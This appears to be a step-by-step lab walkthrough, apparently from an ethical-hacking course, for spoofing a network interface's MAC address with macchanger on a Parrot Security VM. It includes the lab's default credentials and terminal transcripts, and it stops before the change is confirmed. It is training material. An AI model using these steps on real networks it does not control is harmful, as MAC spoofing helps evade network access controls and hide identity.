
1. Turn on the **Parrot Security** virtual machine.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the [sudo] password for attacker field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Before changing the MAC address, we need to turn off the network interface.
8. Type **ifconfig eth0 down** and press **Enter**, to turn off the network interface.



```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ cd
[root@parrot]~$ ifconfig eth0 down
[root@parrot]~$ #
```


9. Type **macchanger --help** command to see the available options of macchanger tool.

```

macchanger --help - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# #cd
[root@parrot]~$ #ifconfig eth0 down
[root@parrot]~$ #macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

-h, --help          Print this help
-V, --version       Print version and exit
-s, --show          Print the MAC address and exit
-e, --ending        Don't change the vendor bytes
-a, --another       Set random vendor MAC of the same kind
-A, --any           Set random vendor MAC of any kind
-p, --permanent     Reset to original, permanent hardware MAC
-r, --random        Set fully random MAC
-l, --list[=keyword] Print known vendors
-b, --bia           Pretend to be a burned-in-address
-m, --mac=XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX
    --mac XX:XX:XX:XX:XX:XX

Report bugs to https://github.com/alobbs/macchanger/issues
[root@parrot]~$ #

```

10. To see the current MAC address of the **Parrot Security** machine, type **macchanger -s eth0** and press **Enter**.

Note: -s: prints the MAC address of the machine.

```

macchanger -s eth0 - Parrot Terminal
File Edit View Search Terminal Help
[sudo] password for attacker:
[root@parrot]~/home/attacker# #cd
[root@parrot]~$ #ifconfig eth0 down
[root@parrot]~$ #macchanger --help
GNU MAC Changer
Usage: macchanger [options] device


-h, --help          Print this help
-V, --version       Print version and exit
-s, --show          Print the MAC address and exit
-e, --ending        Don't change the vendor bytes
-a, --another       Set random vendor MAC of the same kind
-A, --any           Set random vendor MAC of any kind
-p, --permanent     Reset to original, permanent hardware MAC
-r, --random        Set fully random MAC
-l, --list[=keyword] Print known vendors
-b, --bia           Pretend to be a burned-in-address
-m, --mac=XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX
    --mac XX:XX:XX:XX:XX:XX

Report bugs to https://github.com/alobbs/macchanger/issues
[root@parrot]~$ #macchanger -s eth0
Current MAC: 02:15:5d:26:62:a6 (unknown)
Permanent MAC: 02:15:5d:26:62:a6 (unknown)
[root@parrot]~$ #

```


11. Now we will change the MAC address of the network interface.
12. In the terminal type, **macchanger -a eth0** and press **Enter**, to set a random vendor MAC address to the network interface.

Note: -a: sets random vendor MAC address to the network interface.



```

Applications Places System [Terminal] Tue Apr 12, 07:16
macchanger -a eth0 - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]-[~]
#macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

-h, --help            Print this help
-V, --version          Print version and exit
-s, --show            Print the MAC address and exit
-e, --ending          Don't change the vendor bytes
-a, --another         Set random vendor MAC of the same kind
-A, --any             Set random vendor MAC of any kind
-p, --permanent       Reset to original, permanent hardware MAC
-r, --random          Set fully random MAC
-l, --list[=keyword]  Print known vendors
-b, --bia             Pretend to be a burned-in-address
-m, --mac=XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX


Report bugs to https://github.com/alobbs/macchanger/issues

[root@parrot]-[~]
#macchanger -s eth0
